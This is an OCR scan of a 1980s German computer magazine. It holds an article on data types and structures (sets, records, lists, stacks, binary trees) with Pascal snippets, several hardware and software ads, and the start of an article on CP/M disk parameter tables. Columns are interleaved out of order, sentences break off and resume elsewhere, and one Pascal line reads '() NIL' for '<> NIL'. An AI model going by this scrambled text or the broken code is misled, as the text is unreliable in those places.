Strings sind eindimensionale Felder vom Typ Character. Ihre Länge ist meist auf 255 Zeichen beschränkt.

(meist ein Byte), obwohl eigentlich ein Bit genügen würde.

Auch der Boolean-Typ ist nicht in allen Sprachen implementiert. Hier kann man ersatzweise eine Integer-Variable definieren und diese mit dem Wert 0 für 'False' und 1 für 'True' belegen.

String

Typ Integer und enthält die größte zur Verfügung stehende Integer-Zahl). Cardinal umfaßt nun alle positiven Zahlen von eins bis 'maxint' und kann mit allen Funktionen des Vartentyps (Integer) manipuliert werden.

Im Grenzbereich zwischen einfachen und strukturierten Datentypen liegen die Strings. Sie finden als Datentyp vor allem in der Datenverarbeitung Anwendung, wenn mit Texten gearbeitet wird. Der String ist eine Aneinanderreihung von einzelnen Zeichen (Charakter), oder anders ausgedrückt: eine Kette von Zeichen. Diese Zeichenkette kann man nun nicht mehr nach ihrem 'Wert' beurteilen, sondern nur noch nach ihrer 'inhaltlichen Aussage', die wiederum vom Anwender zu interpretieren und für Rechner ohne Bedeutung ist.

Boolean

Variablen vom Typ Boolean sind 'logische Variablen' und können nur zwei Werte annehmen. Diese Werte sind 'False' (unwahr) oder 'True' (wahr). Mit Booleans werden Ergebnisse von logischen Ausdrücken festgehalten:

```
v := (a=b);  
IF v=TRUE THEN ...
```

Die Anweisungen hinter 'THEN' werden nur ausgeführt, wenn 'a' gleich 'b' ist. Boolean-Variablen werden in der Regel intern durch die kleinste Speichereinheit dargestellt, die der jeweilige Prozessor laden kann

Auch der Datentyp String ist nicht in allen Programmiersprachen implementiert: Standard-Pascal verzichtet beispielsweise darauf. Wichtig für die Arbeit mit Strings ist, daß sie nicht beliebig lang sein können: Nahezu alle Sprachen beschränken sie auf maximal 255 Charakter.

Unter Datenstrukturen versteht

Statische Strukturen				
Struktur	Funktionen Operationen	Relationen	Ergebnis	Kommentar
SET	* + - a IN b	a = b a <> b	set set set boolean boolean boolean	Menge von Elementen Mengendurchschnitt Mengenvereinigung Mengendifferenz stellt fest, ob ein Element a in Menge b enthalten ist a gleich b a ungleich b
RECORD		a = b a <> b	boolean boolean	Datensatz a gleich b a ungleich b
ARRAY		a = b a <> b	boolean boolean	Datenfeld a gleich b a ungleich b

Statische Datenstrukturen erlauben es, verschiedene Datentypen zusammenzufassen.

man die Zusammenfassung von Daten zu geordneten Mengen oder 'Oberbegriffen', womit dem Programmierer mächtige Werkzeuge zur leichten und sicheren Handhabung von vielen Einzeldaten an die Hand gegeben werden.

Mengen

Unter einem Set versteht man in Pascal und Modula-2 eine Menge von Elementen, die in einem logischen Zusammenhang stehen sollten. Die Mengen und damit der 'Wertebereich' für diese Mengen können entweder durch explizite Auflistung einzelner Elemente, durch Verwendung von Aufzählungs- oder Standardtypen oder durch die Verknüpfung verschiedener Mengen miteinander definiert werden.

Eine Variable vom Typ Set enthält zu jedem möglichen Element die Information, ob es in der Menge enthalten ist. Natürlich können nicht mehr Elemente enthalten sein, als die Definition zuläßt. Bildet man zum Beispiel eine Menge, die Werte des unter Aufzählungstypen beschriebenen Beispiels enthalten soll

```
VAR Karre : SET OF AUTO;
```

und gilt

```
Karre := [Ford, Opel, BMW];
```

so können wir nun anhand dieser Menge feststellen, ob etwa Ford zu dieser Menge gehört:

```
Ist_Dabei := Ford in Karre;
```

Sets sind als Bitfelder implementiert, wobei jedes potentielle Element seine Position hat und mit 1 oder 0 markiert wird. Durch diese Speicherform ist die Größe der Grundmenge eines Set beschränkt.

Array

Das Array faßt Daten gleichen Typs zu einem Datenfeld zusammen. Die einzelnen Datenelemente können über einen Index (Nummer der Schublade) angesprochen werden, der von skalarem Typ sein muß. Man kann sich ein Daten-Array als großen Schrank mit vielen Schubladen vorstellen, den man anstelle von vielen Schränken mit nur einer Schublade verwendet. Das Suchen in einem großen Schrank ist organisatorisch viel einfacher als das Suchen in vielen kleinen und vielleicht sogar noch verstreut liegenden Schränken.

Selbstverständlich kann man nicht nur eindimensionale Arrays (Schränk mit nur einer Schubladenreihe) vereinbaren. Wie viele Dimensionen ein Array haben kann, hängt in der Regel von der verwendeten Sprache sowie dem zur Verfügung stehenden Arbeitsspeicher des Rechners ab.

Record

Das Record erlaubt dem Programmierer, verschiedene Da-

ten verschiedenen Typs zu einem 'Gesamttyp' zusammenzufassen, wobei die einzelnen Teilelemente von beliebigem Typ, also durchaus auch wiederum Record oder andere strukturierte Typen sein können. Für die Mathematiker unter den Lesern: Ein Record ist das kartesische Produkt seiner Datentypen. Der Zugriff auf die einzelnen Teildaten des Record erfolgt über die Namen, die für die Teildaten innerhalb des Record vereinbart werden:

grammierer einige Disziplin, da ein unkontrolliertes Belegen des Speichers zu Laufzeitfehlern führt, wenn der Arbeitsspeicher des Rechners voll ist.

Sequentielle Files

In einem sequentiellen File werden Daten, die ihrerseits eine Struktur haben, zusammengefaßt. Sie können sich das so vorstellen, als ob Sie eine unbestimmte Anzahl von Karteikarten beschriften und hintereinan-

```
TYPE Adresse = Record
    Name, Vorname, Strasse : STRING;
    Hausnummer           : integer;
END;

Karteikarte = Record
    Nummer : integer;
    Anschrift : Adresse;
    Hat_bestellt : Boolean;
END;

VAR Karte1, Karte2 : Karteikarte;
```

Dann würden Zuweisungen etwa so aussehen:

```
Karte1.Nummer := 1;
Karte1.Anschrift.Name := 'Müller';
Karte2 := Karte1;
```

In der letzten Zeile wird der gesamte Inhalt einer Record-Variablen mit einem Befehl übergeben. Bedingung dafür ist, daß 'Karte1' und 'Karte2' von exakt demselben Typ sind.

Die bisher genannten Datenstrukturen haben eines gemeinsam: sie sind endlich. Das Set verlangt zur Definition eine genaue Angabe über seinen Wertebereich und dessen endliche Größe, ein Record wird durch die explizite Aufzählung seiner Teildaten definiert, und ein Array kann nur eine begrenzte Anzahl von Feldern haben. Es handelt sich bei diesen Strukturen um statische, also festgefügte Strukturen.

Aber nicht immer kann man bei der Programmerstellung vorhersehen, wie groß die Datenmenge bei der Programm Benutzung sein wird. In diesem Fall muß man auf dynamische Datenstrukturen zurückgreifen.

Sie erlauben es, Daten anzufügen, für die kein Speicherplatz reserviert wurde. Diese Daten werden an einen beliebigen freien Speicherbereich geschrieben, dessen Anfangsadresse dem Programm mitgeteilt wird. Der Umgang mit diesen Datenstrukturen erfordert vom Pro-

der ablegen. Die zuerst abgelegte Karte wird wieder als erste gelesen. Ein solches File wird nicht mehr, im Gegensatz zu den oben genannten Strukturarten, im Hauptspeicher des Rechners angelegt, sondern auf einem externen Speichermedium (Lochkarten, Magnetband, Diskette).

Wegen der streng sequentiellen (aufeinanderfolgenden) Anordnung der File-Elemente können Schreib- und Lesezugriffe auf ein solches File nicht gemischt erfolgen. Bei unkontrolliertem Wechsel von Lesen und Schreiben könnten eben gelesene Daten nach dem nächsten Schreibzugriff schon nicht mehr aktuell sein. Files können rekursiv definiert werden: File of File of ... ist durchaus erlaubt.

Listen

Eine Liste ist in LISP und Logo eine Aneinanderreihung von Daten, die noch nicht einmal vom gleichen Typ zu sein brauchen und auch selbst Listen sein können. Eine Liste ist so etwas ähnliches wie ein File, wird aber im Arbeitsspeicher gehalten und erlaubt wesentlich komfortablere Zugriffe (vorne, hinten, mittendrin).

Dynamische Strukturen			
Struktur	Funktionen Operationen	Ergebnis	Kommentar
FILE	REWRITE (f) RESET (f) WRITE (f,x) READ (f,x) EOF (f)		sequentielle Datei Eröffnen einer Datei f zum Schreiben Eröffnen einer Datei f zum Lesen Schreiben eines Daten- satzes x in eine Datei f Lesen eines Datensatzes x aus einer Datei f feststellen, ob Datei f zu Ende ist (END OF FILE)
POINTER	NEW (e)		Speicherplatz für neues dynamisches Element e anfordern
LISTE	INIT ISEMPTY ISROOT ENQUEUE GET FIRST DEQUEUE	boolean boolean	verkettete Liste feststellen, ob leer bei doppelt verketteter Liste feststellen, ob Listenanfang neues Element anfügen erstes Element abfragen erstes Element löschen
STACK	INIT ISEMPTY ISROOT PUSH TOP POP	boolean boolean	Stack erzeugen Test auf leer Test auf unterstes Element Element auf Stack legen oberstes Element abfragen Element von Stack entfernen
BAUM	INIT ISEMPTY ISROOT INSERT FIND DELETE	boolean boolean	Binärbaum erzeugen feststellen, ob leer feststellen, ob Root neues Element einfügen Element suchen Element löschen

Auch dynamische Datenstrukturen werden aus Datentypen aufgebaut. Ihre Größe ist jedoch nicht fest vorgegeben, sondern kann sich während der Laufzeit ändern.

LISP- und Logo-Programme sind selbst Listen. Befehlslisten können während des Programmablaufs zusammengebaut und ausgeführt werden. Solche Programme sind in der Lage, dazuzulernen.

Sie erlauben die sogenannte Metaprogrammierung, das heißt, auf der Über(Meta) Ebene werden Programme als Daten behandelt. Listenorientierte Programmiersprachen kennen zumeist keine weiteren strukturierten Datentypen.

Die Listen, von denen von jetzt an die Rede ist, haben mit den Listen, die es in Logo und LISP gibt, außer dem Namen nicht sehr viel gemeinsam. Bei Listen und Stacks handelt es sich um dynamische Datenstrukturen, die im Gegensatz zum File innerhalb des Arbeitsspeichers eines Rechners angelegt werden. Bäume sind noch in einer zweiten Hinsicht dynamisch: Sie können ihre Form ändern.

Pointer

Um diese Datenstrukturen greiflich zu machen, muß zunächst ein weiterer Datentyp eingeführt werden: der Pointer (Zeiger). Ein Pointer zeigt auf ein bestimmtes Element eines Datentyps und wird dabei als Referenz auf das Element angesehen. Um das Element selbst anzusprechen, muß es de-referenziert werden. Die flexible Verwendbarkeit von Zeigern er-


möglicht es, komplexe Datenstrukturen selbst zu definieren.

Pointer sind, wie der Name schon sagt, Zeiger auf einen bestimmten Punkt (Adresse) im Arbeitsspeicher eines Rechners. Der Wertebereich eines Zeigers entspricht deshalb fast immer dem Adreßumfang des Rechners. Allerdings bleibt dem Programmierer der Wert des Pointers verborgen; ihn braucht nur auf abstrakter Ebene zu interessieren, wie die Strukturen untereinander durch die Zeiger verbunden sind.

Leider bieten nicht alle Programmiersprachen die Möglichkeit, diese Datenstrukturen mit Pointern zu implementieren. Dadurch ist man gezwungen, auf andere Strukturen zurückzugreifen. Dann muß jedoch Speicherplatz für die maximale Anzahl von anfallenden Daten reserviert werden.

Verkettete Listen


Diese Listen bestehen aus Elementen (meist Records), die neben den eigentlichen Daten noch Zeiger auf ein anderes Element enthalten. Dies kann man sich ungefähr wie eine Kette von Elefanten vorstellen, in der jeder Elefant sich mit dem Rüssel am Schwanz des vorderen Tieres festhält. Verketteten Listen besitzen ein erstes Element, ähnlich einer Leitkuh. Der Pointer darauf wird im allgemeinen 'First' oder 'Root' (Wurzel) genannt. Um das Ende einer Liste zu markieren, weist man dem



Die Elemente einer verketteten Liste bestehen aus Datenstrukturen, die neben den eigentlichen Daten einen Zeiger auf das nächste Element enthalten.

Um zwei Elemente einer Liste zu vertauschen, muß man nur ihre Zeiger austauschen (Reihenfolge vorher: 1->2->3->4, nachher: 1->3->2->4).

Elemente einer doppelt verketteten Liste enthalten außerdem einen Zeiger auf den Vorgänger und können daher in zwei Richtungen durchsucht werden.



Ein Stack ist ein 'Stapel' von Daten, von dem immer nur das oberste Element entfernt und auch nur dort ein weiteres angefügt werden kann. Diese Datenstruktur benötigt deshalb nur einen Pointer, der auf eben dieses oberste Element zeigt.

Zeiger auf das nächste Element auch noch einen Zeiger auf das vorhergehende Element der Liste (pre).

Stack

Der Aufbau des Stacks ähnelt dem der Liste, aber er ist eine LIFO-(Last-In-First-Out-) Struktur: Das zuletzt eingetragene Element wird als erstes wieder ausgegeben oder bearbeitet. Der Stack wird im Deutschen auch als Stapel bezeichnet, wodurch seine Funktionsweise leicht anschaulich wird. Er benötigt nur einen Pointer, der immer auf das oberste Element zeigt.

Der Stack dient häufig als Schnittstelle zur Parameterübergabe zwischen verschiedenen Programmteilen.

Bäume

Ähnlich wie verkettete Listen bestehen Bäume aus Elementen, die durch Zeiger miteinander verbunden sind, aber sie sind viel komplizierter aufgebaut [3]. Listen werden deshalb auch als degenerierte Bäume aufgefaßt. Bäume kann man mit auf dem Kopf stehenden echten Bäumen vergleichen, die von einer Wurzel in viele verschiedene Äste verzweigen.

Je nach Art des Baumes verzweigt ein Knoten auf bis zu n Unterbäume. Einen Baum, der an einem Knoten maximal zwei Verzweigungen aufweist, nennt man einen Binärbaum.

Ein Binärbaum heißt vollstän-

Zeiger des letzten Elementes der Liste den Wert Nil (nichts/Null) zu.


Die Liste ist eine FIFO-(First-In-First-Out-)Struktur, das heißt, ihre Elemente werden in der Reihenfolge ihres Eintrages wieder ausgegeben oder bearbeitet. Will man nun zwei Elemente einer Liste vertauschen, so reicht es aus, einfach die Zeiger auf die entsprechenden Elemente zu vertauschen.

Eine Variante von verketteten Listen sind doppelt verkettete Listen. Sie besitzen neben dem

dig, wenn jeder Knoten genau zwei Verzweigungen aufweist.

Man kann für einen Baum folgendes definieren:

- Ein Element, das direkt unter einem Element sitzt, heißt Nachfolger.
- Ein Element, dem ein anderes Element folgt, heißt Vorgänger.
- Jedes Element ohne Nachfolger heißt Blatt.
- Jedes Element mit Nachfolger(n) heißt (innerer) Knoten.
- Jedes Element hat nur einen Vorgänger. Es gibt nur eine Ausnahme, das ist die Wurzel.
- Jeder Knoten kann als Wurzel eines Teilbaumes betrachtet werden.
- Die Zahl der Verzweigungen, die zu durchlaufen ist, um von Root zu einem Knoten zu gelangen, heißt Weglänge. Root hat die Weglänge 1.




In dieser Prozedur wird ein binärer Baum rekursiv traversiert.

Wenn man sich einen Binärbaum betrachtet, stellt man fest, daß sich eine Struktur in ihm immer wiederholt:

Diese Kernstruktur genügt, um einen Baum rekursiv zu definieren und zu durchlaufen (traversieren):

```
PROCEDURE Durchlauf (x : Pointer; PROCEDURE TuWas);
BEGIN
  IF x^.links () NIL THEN Durchlauf (x^.links);
  TuWas;
  IF x^.rechts () NIL THEN Durchlauf (x^.rechts);
END;
```

Ein Binärbaum heißt vollstän-



Auch bei den Elementen eines binären Baums handelt es sich um statische Datenstrukturen, die über Zeiger zu einer dynamischen verbunden werden.

Diese Art, einen Baum zu traversieren, wird Inorder genannt: erst links weitergehen, dann Element bearbeiten und schließlich rechts weitergehen.

Es gibt natürlich noch eine große Zahl weiterer Datenstrukturen, bei denen es sich jedoch meist um eine Abart einer der hier beschriebenen handelt.

Literatur

[1] N. Wirth: Algorithmen und Datenstrukturen, Teubner Verlag, Stuttgart 1983
 [2] K. Jensen, N. Wirth: Pascal User Manual and Report, Springer 1985
 [3] ct 12/86, Bäume im Computer.
 [4] ct 3/87, Wie Computer rechnen.

TRANSPUTER-SYSTEME

Parallele Rechnerarchitekturen bringen die Leistung von Supercomputern auch auf Ihren Schreibtisch.

Jetzt ist die erforderliche Hard- und Software lieferbar.

Transputer-Karte TRI

Bestückt mit dem Inmos Transputer T414 und 1 bzw. 2 MByte RAM macht dieses ADD-ON-Board Ihren PC zum „Personal Supercomputer“.

Transputer-Software-Entwicklungsumgebung

Symbolischer 2-Pass-Assembler, Disassembler, TDS/MS-DOS-Converter, Ladeprogramm und Software-Interface zu IBM PC XT/AT bieten jetzt eine Entwicklungsumgebung, die Ihnen alle Tools für die Programmierung von Transputer-Applikationen in die Hand gibt.

Anwendungen der Artificial Intelligence, Bildverarbeitung, Signalanalyse, Klassifikation, etc. sind mit dem Transputer aufgrund der enormen Rechenleistungen kein Problem mehr.

Fordern Sie ausführliche Informationen an:



Brainware

Ihr Experte in Expertensystemen
Consulting · Schulung · Software

Brainware GmbH · Voltastraße 5
1000 Berlin 65 · Tel. 030/4694696
Telex 308145-BIG

SYSTEMHAUS
SPP
PIPER & PARTNER



Das echte Real-Time-Kommunikationsprogramm für Ihren PC:

IBECOM

bringt Ihnen den Zugang zu allen Mailboxen, Datenbanken, Telex- und Teletextanschlüssen (via IBCS-Mailbox London)

Einfacher geht's nicht:

- stets On-Line
- alles automatisch
- anwenderfreundlich
- für alle Rechner unter CP/M 80, CP/M 86, MS-/PC-DOS

Für 335,- DM ist IBECOM die Entlastung für Ihre tägliche Kommunikationsarbeit!

Einfach Datenblätter zu IBECOM und zum Telex/Teletextservice von IBCS anfordern!

Auch Händleranfragen erwünscht

Landsberger Str. 501 · D-8000 München 60
Tel.: (089) 834 0001 · Tx.: 522947 hpmuc d
Ttx.: (2627) 898861 = PiprMuc

SYSTEMHAUS
SPP
PIPER & PARTNER



olivetti

M24, Bildschirm, Tastatur, 640 Kb, BUS-Converter FD 360 KB, 20 MB Harddisk inkl. MS-WINDOWS	7.890,-
M28, Bildschirm, Tastatur, 512 Kb, FD 360/1.2 MB, 20 MB Harddisk, MS-WINDOWS	9.990,-
Plattenkapazitäten bis 130 MB auf Anfrage!	
512 KB RAM Speichererweiterung	139,-
BUS-Converter für M24	289,-
8087-2 (8 Mhz) Co-Prozessor	590,-
80287 (8 Mhz) Co-Prozessor	890,-
2-te V24 Schnittstellenkarte (COM1-COM4)	99,-

Tandon-Vertragshändler

PCA 40, inkl. MS-WINDOWS	8.590,-
PCA mit 70 MB Festplatte	11.290,-

LAUFWERKE / STREAMER zum Einbau	
● 21 MB HDU inkl. Controller (slim)	1.249,-
● 33 MB HDU inkl. Controller (RLI) (slim)	1.490,-
● 42 MB HDU inkl. Controller (28 ms, slim)	3.290,-
● 70 MB HDU (26 ms, volle Bauhöhe)	3.990,-
● 20 MB Cassetten-Streamer inkl. Controller	2.490,-
● 60 MB Cassetten-Streamer inkl. Contr. ab	2.990,-

TOSHIBA-Vertragshändler:

T1100 plus	4.980,-
Ext. 360 KB 5/4 Laufwerk	980,-

star-Vertragshändler:


NL10, 120 Z/s, steckbare Interfaces	890,-
NB24-15, 216 Z/s, 24 Nadeldrucker	2.490,-

Maßgeschneiderte Softwarelösungen
Nachrichten- und Datenkommunikation
Eigene Servicewerkstatt

Auszug aus unserem Softwareangebot:	
MS-WINDOWS	399,-
MS-WORD 3.0	1.470,-
ADAD.9 (Datenbankentwicklungssystem)	2.245,-
IBECOM Echtzeit-Terminalprogramm	336,-
DISASS No.1 fängt dort an, wo DEBUG aufhört	336,-

Garantie 12 Monate
Fordern Sie bitte unsere ausführliche Preisliste an!

8 München 60, Landsberger Str. 501, Tel. 8340001
Tx. 522947 hpmuc d - Ttx. (2627) 898861 = PiprMuc



Wärmstens zu empfehlen
das UBM-Textprogramm
in deutsch für jeden AMIGA

Die neue Version v2.2 ist da!

Und das kann UBM-TEXT-v2.2
jetzt zusätzlich:

- Kopf- und Fußzeilen
- automatischer Seitenumbruch
- Ausdruck von Seitennummern
- individuelle Druckeranpassung
- Drucken von Serienbriefen
- individuelle Farbeinstellung
- und einiges andere mehr...

Trotz höherer Leistung
konstanter Preis:

249,-DM

Im Austausch gegen die Version 2.1
kostet die Version 2.2 nur 20,- DM!

UBM-TEXT-v2.2 bekommen Sie in allen guten
Fachgeschäften, in einigen Warenhäusern
oder direkt bei UBM.



UBM Drecker GmbH, D-2371 Hamdorf, Tel. 04332-1634

Schweiz: HILCU INTERNATIONAL, P.O. Box 221, CH-3063 Ittingen/Bern, Tel. 031 58 66 56
Österreich: Ueberreuther Media, Alser Str. 24, A-1091 Wien, Tel. 0222 48 15 38-0

Die Disk-Parameter von CP/M 2 und 3

Der Wunsch nach anderen Diskettenformaten ist wohl der häufigste Grund für Eingriffe in das BIOS eines CP/M-2- oder CP/M-3-Systems. Sofern man nicht gerade ein im Vergleich mit dem/den vorhandenen besonders ausgefallenes Format einbauen will und die Treiber-routinen mitspielen, beschränken sich die notwendigen Änderungen auf einen neuen Satz Disk-Parameter – kein Problem, wenn man weiß, was die einzelnen Parameter bedeuten und wie sie zu ermitteln sind.

Die Disk-Parameter-Tabellen sind der Grund für CP/Ms große Flexibilität in bezug auf unterschiedliche Diskettenlaufwerke und -formate. In diesen Tabellen, die wegen ihrer Abhängigkeit von der Hardware im BIOS stehen (müssen), findet der Systemkern, das BDOS, alle Informationen, die für die Dateiverwaltung benötigt werden. Als Bindeglied zwischen BDOS und BIOS fungiert dabei die SELDSK-Routine des BIOS, die dem jeweiligen Laufwerk 'seine' Parametertabellen zuordnet und dem BDOS deren Anfangsadressen übermittelt.

Um genau zu sein: SELDSK stellt dem BDOS nur die Adresse des sogenannten 'Disk Parameter Header' (DPH) zur Verfügung, einer Liste von Zeigern auf weitere Tabellen und diverse Buffer-Speicherbereiche. Die weiteren Tabellen sind der 'Disk Parameter Block' (DPB), der das Diskettenformat eingehend beschreibt, sowie die 'Sector Translation Table' (XLT), die bei softwaremäßigem Sektorversatz (Skew) die Zuordnung der (physikalischen) Diskettensektoren zu

den vom BDOS errechneten (logischen) Sektornummern vornimmt.

Als Programmierer hat man hauptsächlich mit DPH, DPB und XLT zu kämpfen – für die Buffer-Bereiche ist lediglich genügend Platz zu reservieren –, besonders der DPB erfordert etliche, wenn auch relativ einfache Berechnungen. Zwar gibt es von Digital Research Makrodokumente, die einem diese Arbeit abnehmen, sie kommen aber oft nicht zur Auslieferung. (Die Formeln sind deshalb hier mit abgedruckt.)

2 oder 3

Was die im BDOS benutzen Disk-Parameter angeht, gibt es keine großen Unterschiede zwischen CP/M 2 und CP/M 3 (CP/M Plus). Beim 3er System wird jedoch das Prinzip der hardwareunabhängigen Programmierung auch im BIOS verfolgt; zum Beispiel brauchen die Adressen der DPHs in der SELDSK-Routine nicht mehr aus systemspezifischen Größen berechnet, sondern nur aus einer weiteren Tabelle, der 'Drive Table', geholt zu werden. Der erweiterte DPH von CP/M 3 (Extended DPH, oder kurz XDPH) enthält neben den Zeigern für das BDOS auch die Einsprungadressen der Treiber-routinen für ein Laufwerk oder eine Laufwerksart, so daß sich die Programmierarbeiten bei

Neuaufbau oder Änderung eines BIOS auf wenige, vergleichsweise harmlose Routinen beschränken. 'Im Verein' führender Drive Table und XDPH sogar dazu, daß zum Umbenennen von Laufwerken lediglich ein Umstellen der Drive Table nötig ist.

Doch nun genug der Vorrede. Was Sie wissen müssen, um die folgenden Listings lesen zu können, ist hauptsächlich, daß die CP/M 2 und CP/M 3 gemeinsamen Parameter in Schwarz erscheinen, während die nur bei CP/M 3 vorhandenen 'blau sind'. (Im Text sind letztere aus naheliegenden Gründen mit einem '+' verziert.)

(X)DPH

Während es bei CP/M 2 nur den DPH gibt, wird in der CP/M-Plus-Terminologie unterschieden zwischen dem DPH, der die BDOS-relevanten Informationen enthält, und dem XDPH mit den zusätzlichen Eintragungen für das BIOS. Zunächst zum DPH:

XLT

Ist dieser Eintrag ungleich Null, zeigt er auf die Übersetzungstabelle für den Sektor-Skew; ist er Null, erfolgt keine Übersetzung, das heißt, die physikalische Sektornummer ist immer gleich der logischen. Für Laufwerke mit gleichem Skew kann dieselbe XLT-Tabelle benutzt werden.

Blockgröße	BSH	BLM	EXM		max. DRM
			DSM <256	DSM >255	
1024	3	7	0	unmöglich	511
2048	4	15	1	0	1023
4096	5	31	3	1	2047
8192	6	63	7	3	4095
16384	7	127	15	7	8191

Sektorgröße	PSH	PHM
128	0	0
256	1	1
512	2	3
1024	3	7
2048	4	15
4096	5	31

Diverse DPB-Parameter hängen von der Blockgröße ab (oben); bei CP/M 3 ist auch die Sektorgröße wichtig (links).

0,0(,0)

Es folgen dreimal zwei beziehungsweise drei (+) Bytes, die das BDOS als 'Notizblock' verwendet (Scratchpad area).

DIRBUF (nur CP/M 2)

adressiert einen Scratch-Bereich von 128 Bytes, in dem das BDOS den aktuellen Directory-Record vorhält (für alle Laufwerke gleich).

MF (+)

Das 'Media Flag' dient der hardwaremäßigen Erkennung eines Diskettenwechsels: Beim Einloggen eines Laufwerks setzt das BDOS dieses Byte auf Null. Stellt das BIOS eine offene Laufwerksklappe fest, kann es das BDOS warnen, indem es 0FFh in das MF- und das @media-Byte im SCB (System Control Block) schreibt. (Laufwerk und BIOS müssen natürlich darauf eingerichtet sein.)

DPB

zeigt auf den Disk-Parameter-Block; für Laufwerke mit demselben Diskettenformat braucht man nur einen DPB.

CSV

In dem hiermit adressierten Speicherbereich 'merkt' sich das BDOS die Prüfsummen über die Directory-Records, um softwaremäßig einen Diskettenwechsel erkennen zu können. CSV ist für jedes Laufwerk getrennt anzulegen; bei CP/M Plus kann man dies an das Programm GENCPM delegieren, indem man 0FFFEh in den DPH schreibt.

ALV

zeigt auf den Speicherbereich, in dem das BDOS die Belegung der Diskette festhält. Weiteres siehe CSV.

DIRBCB, DTACB (+)

zeigen auf die jeweils ersten Elemente der verketteten Listen von Directory-beziehungswise Daten-'Buffer Control Blocks', über die das BDOS die Sektorpuffer verwaltet. Auch hier nimmt einem GENCPM das Knobeln ab (siehe CSV).

HASH, HBANK (+)

Um Directory-Einträge schneller finden zu können, ist im CP/M-Plus-BDOS ein Hashing-Algorithmus implementiert (nur bei mehreren Directory-Sektorpuffern sinnvoll). Wird HASH auf 0FFFEh gesetzt, tritt wiederum GENCPM in Aktion; bei 0FFFFh findet kein Hashing statt.

Vier der zusätzlichen Einträge im XDPH sind Zeiger auf lauf-

